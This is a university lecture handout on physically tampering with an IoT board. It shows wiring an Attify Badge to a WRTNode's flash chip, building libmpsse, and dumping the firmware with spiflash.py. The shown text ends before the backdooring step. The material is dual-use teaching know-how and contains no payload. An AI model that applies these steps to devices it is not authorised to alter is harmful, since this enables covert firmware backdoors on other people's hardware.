UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Backdooring Firmware using Attify Badge

::.. Purpose

The main objective of today lecture is to leverage physical access to an unprotected device to dump its firmware, to modify it in a malicious way and then to reinstall it on the target device.

The tampering attack has been performed on a WRTNode by using an Attify Badge.


Main step:

1) Wiring Set-up
2) Firmware dump and analysis
3) Backdooring Firmware
4) Firmware reinstall

Introduction

::.. Attify Badge (1/3)

The Attify Badge is a multipurpose tool that helps you communicate to other IoT/embedded devices over various communication interfaces, such as UART, SPI, I2C, and even standards such as JTAG. It uses an FTDI chip that allows it to convert the hardware communication protocol in a language that is understood by a program running on a traditional computer.




::.. Attify Badge (2/3)

As it is possible to notice over the board, it is possible to change the communication protocol by using the digital pin placed at the bottom of the device.

Once defined the communication protocol, it is possible to wire the target device with the attify badge.

Ground must be wired.




::.. Attify Badge (3/3)

The Attify community developed an useful tool (https://github.com/attify/attify-badge-tool) for sniffing the data of the device on which the attify has been attached.

It is similar to the “Serial Monitor” offered by Arduino IDE and it is possible to dynamically change the baud rate


::.. WRTNode (Target)

- It is a low-cost, open-source development board that is designed for use in Internet of Things (IoT) applications.
- It is based on the OpenWRT operating system, which is a Linux-based firmware for embedded devices.




::.. WRTNode (Target)


- It is equipped with a variety of features that make it well-suited for IoT applications. It has built-in Wi-Fi and Ethernet connectivity, and it also has different input/output (I/O) ports that can be used to connect sensors, actuators, and other peripherals. Furthermore, it has a built-in USB host, which can be used to connect USB devices such as flash drives or webcams.



::.. WRTNode (Target)



::.. 16 MB SPI Flash ROM (Target)





Set-Up

::.. SOIC Clip

It is a type of adapter that allows you to connect the Attify Badge to the Flash ROM, so we can use it to dump firmware to the SPI EEPROM.


Thanks to its pliers it can be attached directly to the chip.







::.. SOIC Clip

It is necessary to take into consideration the pinout related to the SPI Flash ROM before to connect the SOIC Clip.








::.. Wiring

Via the SOIC clip, the Attify Badge must be connected to the WRTNode as defined from the attify badge board and by the following figure.



If it is not possible to power-up the WRTNode it is possible to connect also the VCC to 3.3V pin on Attify Badge.

Firmware Dump

::.. Setup

Once we connected the Attify Badge to the SOIC Clip adapter and the clip to the EEPROM of the WrtNode, while giving power to The Attify Badge and the WrtNode via USB, or using VCC pin; we can dump the WrtNode firmware using a utility called spiflash.py

Spiflash is an utility offered by the Open source library for SPI/I2C control via FTDI chips (LIBMPSSE) – https://ftdichip.com/software-examples/mpsse-projects/libmpsse-spi-examples/ and https://github.com/devttys0/libmpsse

::.. Libmpsse building (1/2)

Before working with such an utility, it is needed to install the Libmpsse OS library.

The experiment has been conducted on Ubuntu 20.04, which still offer the Python2.7 version. If you want to use more recent version of Ubuntu, please check for the Py2.7 availability.

Once cloned the repository at https://github.com/devttys0/libmpsse

we need to get the needed libraries before building the libmpsse.


```
PREREQUISITES

  Libmpsse is currently supported on the Linux and OSX platforms.

  Libmpsse requires swig as well as the libftdi and python development packages.
  These can typically be installed by your Linux distro's package manager, such as:

    # apt-get install swig libftdi-dev python-dev

  For OSX, you will likely need to at least install libftdi from source. Note that
  libftdi also requires the libusb-0.1 (not libusb-1.0) library.
```

::.. Libmpsse building (2/2)

```
INSTALLATION

  With the required prerequisites installed, libmpsse can be built and installed:

    $ ./configure
    $ make
    # make install

  Required paths, such as include and library directories, will typically be detected
  automatically by the configure script. To specify alternative directory paths, you
  may set the following environment variables:

    SWIG   - Path to the swig binary
    PYDEV  - Path to the python include directory where the python header files are located
    PYLIB  - Path to the python library directory where python modules should be installed

  Example:

    $ PYDEV=/usr/local/include/python2.6/ ./configure
    $ make
    # make install
```

::.. Firmware Dump (1/2)

By moving inside the examples folder (https://github.com/devttys0/libmpsse/blob/master/src/examples/spiflash.py) with the command **«sudo python2 spiflash.py –r filename –s size»,** where **filename** is the name of the produced content dump and **size** is the size of the EEPROM, which we saw is 16MB in the node's specification page. This step was repeated several times to obtain the correct dump, due to the instability of the clip attached to the EEPROM.



::.. Firmware Dump (2/2)

If everything has been performed without error, we should receive the following response.

